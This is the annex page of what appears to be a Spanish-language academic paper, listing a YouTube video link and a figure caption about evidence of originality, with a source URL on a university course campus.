
ANEXOS

Anexo A. Url del video

https://youtu.be/fXewyLQe-CQ

Anexo B.

Figura 34. Evidencia de la originalidad sin los anexos.



Fuente: https://campus131.unad.edu.co/cursos_libres01/course/view.php?id=6